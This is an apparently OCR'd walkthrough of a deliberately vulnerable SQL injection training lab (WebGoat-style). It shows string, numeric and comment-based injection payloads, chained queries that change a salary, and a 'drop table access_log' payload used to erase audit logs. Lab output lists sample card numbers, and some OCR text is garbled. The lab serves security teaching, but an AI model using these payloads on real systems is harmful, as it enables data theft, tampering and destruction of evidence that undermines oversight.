
Submit

Congratulations. You have successfully completed the assignment.

Update Employees SET department='Sales' where first_name='Tobi';

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

3. Now alter of the table:



- CREATE TABLE employees(
  userid varchar(6) not null primary key,
  first_name varchar(20),
  last_name varchar(20),
  department varchar(20),
  salary varchar(10),
  auth_tan varchar(6)
  );
- This statement creates the employees example table given on page 2.

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :


SQL query: SQL query

Submit

Congratulations. You have successfully completed the assignment.

Alter TABLE Employees ADD COLUMN phone varchar(20);

4. Now grant of permissions:



Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using I of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT


Try to grant rights to the table `grant_rights` to user `unauthorized_user`:

SQL query: SQL query

Submit

Congratulations. You have successfully completed the assignment.

5. By using the select box loading the injection/payload



1 2 3 4 5 6 7 8 9 10 11 12 13

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.


SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith | or | 1 = 1 ' Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'

Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before

6. By writing own sql query to find the users:



The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it sus
Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = "  + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.


Login_Count:
User_Id:
Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 OR 5=5

7. In next level we are commenting out remaining query by only add the expression

‘ OR ‘1’=’1’—



It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```


Employee Name: Lastname
Authentication TAN: TAN
Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

8. Now change of the salary using two query like:

‘ or 1=1; update employees set salary=99999 where userid=37468;--



What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.


Employee Name: Lastname
Authentication TAN: TAN
Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	999999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

9. Deleting the table so that they cannot acces the changed log

%’; drop table access_log;--


Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
Compromising Availability
After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: availability.
There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.
It is your turn!
Now you are the top earner in your company. But do you see that? There seems to be a access_log table, where all your actions have been logged to!
Better go and delete it completely before anyone notices.
Action contains:
Enter search string
Search logs
Success! You successfully deleted the access_log table and that way compromised the availability of the data.